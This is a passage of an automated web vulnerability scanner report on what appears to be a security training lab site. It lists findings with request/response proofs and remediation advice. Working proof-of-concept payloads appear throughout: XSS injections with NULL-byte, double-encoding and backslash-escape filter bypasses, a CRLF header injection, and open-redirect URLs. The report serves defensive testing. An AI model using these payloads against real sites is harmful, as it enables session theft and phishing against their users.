Content-Type: text/html; charset=utf-8
```

```
Content-Length: 1874

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>Credit card stor
...[SNIP]...
<div id="Results">Error: '/users/user[name='Pete'' and password='nandos']/creditcard' has an invalid token.</div>
...[SNIP]...
```

7. Cross-site scripting (stored)

Summary

Severity:	**High**
Confidence:	**Certain**
Host:	**http://mdsec.net**
Path:	**/search/11/Recent.aspx**

Issue detail

The value of the **SearchTerm** request parameter submitted to the URL /search/11/Default.aspx is copied into the HTML document as plain text between tags at the URL /search/11/Recent.aspx. The payload **7276d<script>alert(1)</script>37d42359d2b** was submitted in the SearchTerm parameter. This input was returned unmodified in a subsequent request for the URL /search/11/Recent.aspx.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Issue background

Stored cross-site scripting vulnerabilities arise when data which originated from any tainted source is copied into the application's responses in an unsafe way. An attacker can use the vulnerability to inject malicious JavaScript code into the application, which will execute within the browser of any user who views the relevant application content.

The attacker-supplied code can perform a wide variety of actions, such as stealing victims' session tokens or login credentials, performing arbitrary actions on their behalf, and logging their keystrokes.

Methods for introducing malicious content include any function where request parameters or headers are processed and stored by the application, and any out-of-band channel whereby data can be introduced into the application's processing space (for example, email messages sent over SMTP which are ultimately rendered within a web mail application).

Stored cross-site scripting flaws are typically more serious than reflected vulnerabilities because they do not require a separate delivery mechanism in order to reach target users, and they can potentially be exploited to create web application worms which spread exponentially amongst application users.

Note that automated detection of stored cross-site scripting vulnerabilities cannot reliably determine whether attacks that are persisted within the application can be accessed by any other user, only by authenticated users, or only by the attacker themselves. You should review the functionality in which the vulnerability appears to determine whether the application's behavior can feasibly be used to compromise other application users.

Issue remediation

In most situations where user-controllable data is copied into application responses, cross-site scripting attacks can be prevented using two layers of defenses:

- Input should be validated as strictly as possible on arrival, given the kind of content which it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized.
- User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including < > " ' and =, should be replaced with the corresponding HTML entities (&lt; &gt; etc).

In cases where the application's functionality allows users to author content using a restricted subset of HTML tags and attributes (for example, blog comments which allow limited formatting and linking), it is necessary to parse the supplied HTML to validate that it does not use any dangerous syntax; this is a non-trivial task.

Request 1

```
POST /search/11/Default.aspx HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/search/11/
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 114

__VIEWSTATE=%2FwEPDwUKMTQ0Mzg2MTQ4MGRkDb6qOlzQXtovuhC5yknBe8G7iYU%3D&SearchTerm=7276d<script>alert(1)
</script>37d42359d2b&SearchButton=Search&searchtype=1
```

Request 2

```
GET /search/11/Recent.aspx HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/search/11/Default.aspx
Connection: keep-alive
```

Response 2

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:43:05 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 31058

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>Recent searches<
...[SNIP]...
<td>7276d<script>alert(1)</script>37d42359d2b</td>
...[SNIP]...
```

8. HTTP header injection

Summary

Severity:	**High**
Confidence:	**Certain**
Host:	**http://mdsec.net**
Path:	**/settings/12/Default.aspx**

Issue detail

The value of the **Language** request parameter is copied into the Set-Cookie response header. The payload **768fa%0d%0add05c75ca1e** was submitted in the Language parameter. This caused a response containing an injected HTTP header.

Issue background

HTTP header injection vulnerabilities arise when user-supplied data is copied into a response header in an unsafe way. If an attacker can inject newline characters into the header, then they can inject new HTTP headers and also, by injecting an empty line, break out of the headers into the message body and write arbitrary content into the application's response.

Various kinds of attack can be delivered via HTTP header injection vulnerabilities. Any attack that can be delivered via cross-site scripting can usually be delivered via header injection, because the attacker can construct a request which causes arbitrary JavaScript to appear within the response body. Further, it is sometimes possible to leverage header injection vulnerabilities to poison the cache of any proxy server via which users access the application. Here, an attacker sends a crafted request which results in a "split" response containing arbitrary content. If the proxy server can be manipulated to associate the injected response with another URL used within the application, then the attacker can perform a "stored" attack against this URL which will compromise other users who request that URL in future.

Issue remediation

If possible, applications should avoid copying user-controllable data into HTTP response headers. If this is unavoidable, then the data should be strictly validated to prevent header injection attacks. In most situations, it will be appropriate to allow only short alphanumeric strings to be copied into headers, and any other input should be rejected. At a minimum, input containing any characters with ASCII codes less than 0x20 should be rejected.

Request

```
POST /settings/12/Default.aspx HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/settings/12/
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 105

__VIEWSTATE=%2FwEPDwUJLTE0NTkzOTE2ZGR66yNY0NUOHhvi9Cw2LO%2FfYfg6
%2BQ%3D%3D&Language=768fa%0d%0add05c75ca1e&Update=Update
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:43:55 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Set-Cookie: PreferredLanguage=768fa
dd05c75ca1e
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 1316

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>Preferences</tit
...[SNIP]...
```

9. Cross-site scripting (reflected)

There are 5 instances of this issue:

- /search/11/Default.aspx [SearchTerm parameter]
- /search/21/Default.aspx [SearchTerm parameter]
- /search/36/Default.aspx [SearchTerm parameter]
- /search/46/Default.aspx [SearchTerm parameter]
- /search/48/Default.aspx [SearchTerm parameter]

Issue background

Reflected cross-site scripting vulnerabilities arise when data is copied from a request and echoed into the application's immediate response in an unsafe way. An attacker can use the vulnerability to construct a request which, if issued by another application user, will cause JavaScript code supplied by the attacker to execute within the user's browser in the context of that user's session with the application.

The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.

Users can be induced to issue the attacker's crafted request in various ways. For example, the attacker can send a victim a link containing a malicious URL in an email or instant message. They can submit the link to popular web sites that allow content authoring, for example in blog comments. And they can create an innocuous looking web site which causes anyone viewing it to make arbitrary cross-domain requests to the vulnerable application (using either the GET or the POST method).

The security impact of cross-site scripting vulnerabilities is dependent upon the nature of the vulnerable application, the kinds of data and functionality which it contains, and the other applications which belong to the same domain and organization. If the application is used only to display non-sensitive public content, with no authentication or access control functionality, then a cross-site scripting flaw may be considered low risk. However, if the same application resides on a domain which can access cookies for other more security-critical applications, then the vulnerability could be used to attack those other applications, and so may be considered high risk. Similarly, if the organization which owns the application is a likely target for phishing attacks, then the vulnerability could be leveraged to lend credibility to such attacks, by injecting Trojan functionality into the vulnerable application, and exploiting users' trust in the organization in order to capture credentials for other applications which it owns. In many kinds of application, such as those providing online banking functionality, cross-site scripting should always be considered high risk.

Issue remediation

In most situations where user-controllable data is copied into application responses, cross-site scripting attacks can be prevented using two layers of defenses:

- Input should be validated as strictly as possible on arrival, given the kind of content which it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized.
- User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including < > " ' and =, should be replaced with the corresponding HTML entities (&lt; &gt; etc).

In cases where the application's functionality allows users to author content using a restricted subset of HTML tags and attributes (for example, blog comments which allow limited formatting and linking), it is necessary to parse the supplied HTML to validate that it does not use any dangerous syntax; this is a non-trivial task.

9.1. http://mdsec.net/search/11/Default.aspx [SearchTerm parameter]

Summary

Severity:	**High**
Confidence:	**Certain**
Host:	**http://mdsec.net**
Path:	**/search/11/Default.aspx**

Issue detail

The value of the **SearchTerm** request parameter is copied into the HTML document as plain text between tags. The payload **5e5b5<script>alert(1)</script>5fd408f4c442ba780** was submitted in the SearchTerm parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The original request used the POST method, however it was possible to convert the request to use the GET method, to enable easier demonstration and delivery of the attack.

Request

```
GET /search/11/Default.aspx?__VIEWSTATE=%2FwEPDwUKMTQ0Mzg2MTQ4MGRkDb6qOlzQXtovuhC5yknBe8G7iYU
%3D&SearchTerm=a5e5b5<script>alert(1)</script>5fd408f4c442ba780&SearchButton=Search&searchtype=1 HTTP/1.1
```

```
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/search/11/
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:43:03 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 1557

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>Search</title>

...[SNIP]...
<div id="Result">No results found for expression: a5e5b5<script>alert(1)</script>5fd408f4c442ba780</div>
...[SNIP]...
```

9.2. http://mdsec.net/search/21/Default.aspx [SearchTerm parameter]

Summary

Severity:	**High**
Confidence:	**Certain**
Host:	**http://mdsec.net**
Path:	**/search/21/Default.aspx**

Issue detail

The value of the **SearchTerm** request parameter is copied into the HTML document as plain text between tags. The payload **%00d7694<script>alert(1)</script>bd11b27e2bcb71a17** was submitted in the SearchTerm parameter. This input was echoed as **d7694<script>alert(1)</script>bd11b27e2bcb71a17** in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The application attempts to block certain characters that are often used in XSS attacks but this can be circumvented by submitting a URL-encoded NULL byte (%00) anywhere before the characters that are being blocked.

The original request used the POST method, however it was possible to convert the request to use the GET method, to enable easier demonstration and delivery of the attack.

Remediation detail

NULL byte bypasses typically arise when the application is being defended by a web application firewall (WAF) that is written in native code, where strings are terminated by a NULL byte. You should fix the actual vulnerability within the application code, and if appropriate ask your WAF vendor to provide a fix for the NULL byte bypass.

Request

```
GET /search/21/Default.aspx?__VIEWSTATE=%2FwEPDwUKMTQ0Mzg2MTQ4MGRkhpyqKltuMnjqoiDDBA6Yv4Ti5YI
%3D&SearchTerm=a%00d7694<script>alert(1)</script>bd11b27e2bcb71a17&SearchButton=Search&searchtype=1 HTTP/1.1
Host: mdsec.net
```

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/search/21/
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:43:21 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 1562

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>Search</title>

...[SNIP]...
<div id="Result">No results found for expression: a.d7694<script>alert(1)</script>bd11b27e2bcb71a17</div>
...[SNIP]...
```

9.3. http://mdsec.net/search/36/Default.aspx [SearchTerm parameter]

Summary

Severity:	**High**
Confidence:	**Certain**
Host:	**http://mdsec.net**
Path:	**/search/36/Default.aspx**

Issue detail

The value of the **SearchTerm** request parameter is copied into the HTML document as plain text between tags. The payload **7f004%253cscript%253ealert%25281%2529%253c%252fscript%253eaf079774f0f8e67d6** was submitted in the SearchTerm parameter. This input was echoed as **7f004<script>alert(1)</script>af079774f0f8e67d6** in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The application attempts to block certain characters that are often used in XSS attacks but this can be circumvented by double URL-encoding the required characters - for example, by submitting %253c instead of the < character.

The original request used the POST method, however it was possible to convert the request to use the GET method, to enable easier demonstration and delivery of the attack.

Remediation detail

There is probably no need to perform a second URL-decode of the value of the SearchTerm request parameter as the web server will have already carried out one decode. In any case, the application should perform its input validation *after* any custom canonicalization has been carried out.

Request

```
GET /search/36/Default.aspx?__VIEWSTATE=%2FwEPDwUKMTQ0Mzg2MTQ4MGRkGrluEFlHIK3n8TX7Lts0DOijYFY
%3D&SearchTerm=a7f004%253cscript%253ealert%25281%2529%253c%252fscript
%253eaf079774f0f8e67d6&SearchButton=Search&searchtype=1 HTTP/1.1
Host: mdsec.net
```

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/search/36/
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:43:12 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 1583

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>Search</title>

...[SNIP]...
<div id="Result">No results found for expression: a7f004<script>alert(1)</script>af079774f0f8e67d6</div>
...[SNIP]...
```

9.4. http://mdsec.net/search/46/Default.aspx [SearchTerm parameter]

Summary

Severity:	**High**
Confidence:	**Certain**
Host:	**http://mdsec.net**
Path:	**/search/46/Default.aspx**

Issue detail

The value of the **SearchTerm** request parameter is copied into a JavaScript string which is encapsulated in single quotation marks. The payload **66609'%3balert(1)//62362fd4b** was submitted in the SearchTerm parameter. This input was echoed as **66609';alert(1)//62362fd4b** in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The original request used the POST method, however it was possible to convert the request to use the GET method, to enable easier demonstration and delivery of the attack.

Remediation detail

Echoing user-controllable data within a script context is inherently dangerous and can make XSS attacks difficult to prevent. If at all possible, the application should avoid echoing user data within this context.

Request

```
GET /search/46/Default.aspx?__VIEWSTATE=%2FwEPDwUKMTQ0Mzg2MTQ4MGRkbUx%2F6cKLAD1bqR3r1dNPP
R8RF6Y%3D&SearchTerm=a66609'%3balert(1)//62362fd4b&SearchButton=Search&searchtype=1 HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/search/46/
```

```
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:43:33 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 1522

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>Search</title>

...[SNIP]...
<script>var a = 'No results found for expression: a66609';alert(1)//62362fd4b'; alert(a);</script>
...[SNIP]...
```

9.5. http://mdsec.net/search/48/Default.aspx [SearchTerm parameter]

Summary

Severity:	**High**
Confidence:	**Certain**
Host:	**http://mdsec.net**
Path:	**/search/48/Default.aspx**

Issue detail

The value of the **SearchTerm** request parameter is copied into a JavaScript string which is encapsulated in single quotation marks. The payload **65510\'%3balert(1)//080bc0d37** was submitted in the SearchTerm parameter. This input was echoed as **65510\\';alert(1)//080bc0d37** in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The application attempts to prevent termination of the quoted JavaScript string by placing a backslash character (\) before any quotation mark characters contained within the input. The purpose of this defense is to escape the quotation mark and prevent it from terminating the string. However, the application fails to escape any backslash characters that already appear within the input itself. This enables an attacker to supply their own backslash character before the quotation mark, which has the effect of escaping the backslash character added by the application, and so the quotation mark remains unescaped and succeeds in terminating the string. This technique is used in the attack demonstrated.

The original request used the POST method, however it was possible to convert the request to use the GET method, to enable easier demonstration and delivery of the attack.

Remediation detail

Echoing user-controllable data within a script context is inherently dangerous and can make XSS attacks difficult to prevent. If at all possible, the application should avoid echoing user data within this context. If it is unavoidable to echo user input into a quoted JavaScript string then the backslash character should be blocked, or escaped by replacing it with two backslashes.

Request

```
GET /search/48/Default.aspx?__VIEWSTATE=%2FwEPDwUKMTQ0Mzg2MTQ4MGRkum0orMkCdcXpzQvtL1xKgi8SPuM
%3D&SearchTerm=a65510\'%3balert(1)//080bc0d37&SearchButton=Search&searchtype=1 HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/search/48/
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:43:38 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 1528

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>Search</title>

...[SNIP]...
<script>var a = 'No results found for expression: a65510\\';alert(1)//080bc0d37'; alert(a);</script>
...[SNIP]...
```

10. Cleartext submission of password

Summary

Severity:	**High**
Confidence:	**Certain**
Host:	**http://mdsec.net**
Path:	**/auth/88/**

Issue detail

The page contains a form with the following action URL, which is submitted over clear-text HTTP:

- http://mdsec.net/auth/88/Default.ashx

The form contains the following password field:

- password

Issue background

Passwords submitted over an unencrypted connection are vulnerable to capture by an attacker who is suitably positioned on the network. This includes any malicious party located on the user's own network, within their ISP, within the ISP used by the application, and within the application's hosting infrastructure. Even if switched networks are employed at some of these locations, techniques exist to circumvent this defense and monitor the traffic passing through switches.

Issue remediation

The application should use transport-level encryption (SSL or TLS) to protect all sensitive communications passing between the client and the server. Communications that should be protected include the login mechanism and related functionality, and any functions where sensitive data can be accessed or privileged actions can be performed. These areas of the application should employ their own session handling mechanism, and the session tokens used should never be transmitted over unencrypted communications. If HTTP cookies are used for transmitting session tokens, then the secure flag should be set to prevent transmission over clear-text HTTP.

Request

```
GET /auth/88/ HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/labs/lab.ashx?lab=4
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:44:24 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/html; charset=utf-8
Content-Length: 1552

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>Login</title>
<
...[SNIP]...
<br/><form method="post" id="form1" name="form1" action="Default.ashx" autocomplete="off"><table cellspacing="10">
...[SNIP]...
<td><input name="password" type="password" value=""/></td>
...[SNIP]...
```

11. SSL cookie without secure flag set

Summary

Severity:	**Medium**
Confidence:	**Firm**
Host:	**https://mdsec.net**
Path:	**/auth/369/Default.ashx**

Issue detail

The following cookie was issued by the application and does not have the secure flag set:

- **SessionId__369=9E9A8E82FB760FD4CE3C896EBCEA56B4; HttpOnly**

The cookie appears to contain a session token, which may increase the risk associated with this issue. You should review the contents of the cookie to determine its function.

Issue background

If the secure flag is set on a cookie, then browsers will not submit the cookie in any requests that use an unencrypted HTTP connection, thereby preventing the cookie from being trivially intercepted by an attacker monitoring network traffic. If the secure flag is not set, then the cookie will be transmitted in clear-text if the user visits any HTTP URLs within the cookie's scope. An attacker may be able to induce this event by feeding a user suitable links, either directly or via another web site. Even if the domain which issued the cookie does not host any content that is accessed over HTTP, an attacker may be able to use links of the form http://example.com:443/ to perform the same attack.

Issue remediation

The secure flag should be set on all cookies that are used for transmitting sensitive data when accessing content over HTTPS. If cookies are used to transmit session tokens, then areas of the application that are accessed over HTTPS should employ their own session handling mechanism, and the session tokens used should never be transmitted over unencrypted communications.

Request

```
POST /auth/369/Default.ashx HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://mdsec.net/auth/369/Default.ashx
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 27

username=user&password=user
```

Response

```
HTTP/1.1 302 Found
Date: Wed, 10 Apr 2013 12:53:00 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Location: http://mdsec.net/auth/369/Home.ashx
Set-Cookie: SessionId__369=9E9A8E82FB760FD4CE3C896EBCEA56B4; HttpOnly
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/html; charset=utf-8
Content-Length: 152

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="http://mdsec.net/auth/369/Home.ashx">here</a>.</h2>
</body></html>
```

---

12. Session token in URL

Summary

Severity:	**Medium**
Confidence:	**Firm**
Host:	**https://mdsec.net**
Path:	**/auth/379/Home.ashx**

Issue detail

The URL in the request appears to contain a session token within the query string:

- https://mdsec.net/auth/379/Home.ashx?SessionId__379=DDF7A6332577965C1DD0280D1F4FB575

Issue background

Sensitive information within URLs may be logged in various locations, including the user's browser, the web server, and any forward or reverse proxy servers between the two endpoints. URLs may also be displayed on-screen, bookmarked or emailed around by users. They may be disclosed to third parties via the Referer header when any off-site links are followed. Placing session tokens into the URL increases the risk that they will be captured by an attacker.

Issue remediation

The application should use an alternative mechanism for transmitting session tokens, such as HTTP cookies or hidden fields in forms that are submitted using the POST method.

Request

```
GET /auth/379/Home.ashx?SessionId__379=DDF7A6332577965C1DD0280D1F4FB575 HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://mdsec.net/auth/379/Default.ashx
Connection: keep-alive
```

Response

```
HTTP/1.1 302 Found
Date: Wed, 10 Apr 2013 12:53:31 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Location: /auth/379/Default.ashx
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/html; charset=utf-8
Content-Length: 145

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="%2fauth%2f379%2fDefault.ashx">here</a>.</h2>
</body></html>
```

13. Open redirection

There are 3 instances of this issue:

- /updates/18/ [redir parameter]
- /updates/23/ [redir parameter]
- /updates/8/ [redir parameter]

Issue background

Open redirection vulnerabilities arise when an application incorporates user-controllable data into the target of a redirection in an unsafe way. An attacker can construct a URL within the application which causes a redirection to an arbitrary external domain. This behavior can be leveraged to facilitate phishing attacks against users of the application. The ability to use an authentic application URL, targeting the correct domain with a valid SSL certificate (if SSL is used) lends credibility to the phishing attack because many users, even if they verify these features, will not notice the subsequent redirection to a different domain.

Issue remediation

If possible, applications should avoid incorporating user-controllable data into redirection targets. In many cases, this behavior can be avoided in two ways:

- Remove the redirection function from the application, and replace links to it with direct links to the relevant target URLs.
- Maintain a server-side list of all URLs that are permitted for redirection. Instead of passing the target URL as a parameter to the redirector, pass an index into this list.

If it is considered unavoidable for the redirection function to receive user-controllable input and incorporate this into the redirection target, one of the following measures should be used to minimize the risk of redirection attacks:

- The application should use relative URLs in all of its redirects, and the redirection function should strictly validate that the URL received is a relative URL.
- The application should use URLs relative to the web root for all of its redirects, and the redirection function should validate that the URL received starts with a slash character. It should then prepend http://yourdomainname.com to the URL before issuing the redirect.
- The application should use absolute URLs for all of its redirects, and the redirection function should verify that the user-supplied URL begins with http://yourdomainname.com/ before issuing the redirect.

13.1. http://mdsec.net/updates/18/ [redir parameter]

Summary

Severity:	**Low**
Confidence:	**Certain**
Host:	**http://mdsec.net**
Path:	**/updates/18/**

Issue detail

The value of the **redir** request parameter is used to perform a redirect using a META HTTP-EQUIV tag. The payload **http%3a//aa444818467417150/a%3f/updates/update29.html** was submitted in the redir parameter. This caused a redirection to the following URL:

- http://aa444818467417150/a?/updates/update29.html

Request

```
GET /updates/18/?redir=http%3a//aa444818467417150/a%3f/updates/update29.html HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/updates/18/
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:44:48 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 119

<html><head><meta http-equiv="refresh" content="0; url=http://aa444818467417150/a?/updates/update29.html"></head><html>
```

13.2. http://mdsec.net/updates/23/ [redir parameter]

Summary

Severity:	**Low**
Confidence:	**Certain**
Host:	**http://mdsec.net**
Path:	**/updates/23/**

Issue detail

The value of the **redir** request parameter is used to perform a redirect initiated from JavaScript. The payload **http%3a//a168cad9f50e38ee5/a%3f/updates/update29.html** was submitted in the redir parameter. This caused a redirection to the following URL:

- http://a168cad9f50e38ee5/a?/updates/update29.html

Request

```
GET /updates/23/?redir=http%3a//a168cad9f50e38ee5/a%3f/updates/update29.html HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mdsec.net/updates/23/
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 10 Apr 2013 12:44:41 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 113

